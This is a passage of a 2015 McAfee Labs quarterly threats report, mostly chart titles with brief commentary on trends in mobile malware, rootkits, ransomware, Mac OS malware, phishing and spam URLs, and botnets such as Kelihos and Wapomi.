
New Mobile Malware



Source: McAfee Labs, 2015.

Total Mobile Malware




Source: McAfee Labs, 2015.

Share this Report




### Regional Mobile Malware Infection Rates (in Q3 2015)



Source: McAfee Labs, 2015.

### Global Mobile Malware Infection Rates



Source: McAfee Labs, 2015.


Share this Report



# Malware

The McAfee Labs "zoo" of new malware declined 4% this quarter, likely due to the highly variable counts of parasitics.


New Malware



Source: McAfee Labs, 2015.

The relentless climb of malware continues. We expect to cross the half-billion-sample barrier by the end of 2015.

Total Malware




Source: McAfee Labs, 2015.

Share this Report




New rootkit malware dropped 65%, the lowest it has been since 2008. The decline is likely due to diminished returns for attackers. With 64-bit Windows, Microsoft enforces driver signing and includes Patch Guard, which makes kernel hooking significantly more challenging for attackers. The spike in Q1 and Q2 2014 was due to a single bootkit family that apparently ran its course.

### New Rootkit Malware



Source: McAfee Labs, 2015.

### Total Rootkit Malware




Source: McAfee Labs, 2015.

Share this Report




New ransomware samples fell 40% in Q3. The spike in Q2 was due to Virus.Win32.PolyRansom.f, a parasitic ransomware family that skews the numbers due to the rapid creation of new variants.

### New Ransomware



Source: McAfee Labs, 2015.

### Total Ransomware




Source: McAfee Labs, 2015.

Share this Report




New malicious signed binaries dropped 26% in Q3, just half the number we collected in Q2 2014.

### New Malicious Signed Binaries



Source: McAfee Labs, 2015.

### Total Malicious Signed Binaries




Source: McAfee Labs, 2015.

Share this Report




Malware authors have increasingly turned their attention to the Mac platform. Starting with this report, we begin to track malware that attacks the Mac OS. Four times as much Mac OS malware was registered in Q3 as in Q2. Most of the increase came from a single threat.

### New Mac OS Malware



Source: McAfee Labs, 2015.

### Total Mac OS Malware




Source: McAfee Labs, 2015.

Share this Report




# Web Threats

### New Suspect URLs



Source: McAfee Labs, 2015.

### New Phishing URLs




Source: McAfee Labs, 2015.

Share this Report




### New Spam URLs



Source: McAfee Labs, 2015.

### Global Spam and Email Volume (trillions of messages)




Source: McAfee Labs, 2015.

Share this Report



Kelihos, which offers consumer goods and phony pharmaceuticals, reclaims the top rank for spam-sending botnets after having been dormant for the last two quarters. Although botnet volume remains low compared with 2014, McAfee Labs has recently made incremental improvements to our telemetry; as a result, volume for Q3 increased slightly.


Spam Emails From Top 10 Botnets (millions of messages)



Source: McAfee Labs, 2015.

Wapomi spreads as a worm and infects .exe files. It also tries to download other files that create a distributed denial-of-service attack. This frequent propagation explains its popularity; however, many of the control servers it requires have already been rendered unreachable by DNS sinkholes.

Worldwide Botnet Prevalence (in Q3 2015)




Source: McAfee Labs, 2015.

Share this Report




Top Countries Hosting Botnet Control Servers  
(in Q3 2015)



Source: McAfee Labs, 2015.

## Network Attacks

Top Network Attacks  
(in Q3 2015)



Source: McAfee Labs, 2015.

Share this Report





**Feedback.** To help guide our future work, we're interested in your feedback. If you would like to share your views, please [click here](#) to complete a quick, five-minute Threats Report survey.

Follow McAfee Labs



## About Intel Security

McAfee is now part of Intel Security. With its Security Connected strategy, innovative approach to hardware-enhanced security, and unique Global Threat Intelligence, Intel Security is intensely focused on developing proactive, proven security solutions and services that protect systems, networks, and mobile devices for business and personal use around the world. Intel Security combines the experience and expertise of McAfee with the innovation and proven performance of Intel to make security an essential ingredient in every architecture and on every computing platform. Intel Security's mission is to give everyone the confidence to live and work safely and securely in the digital world.

[www.intelsecurity.com](http://www.intelsecurity.com)



**McAfee. Part of Intel Security.**  
2821 Mission College Boulevard  
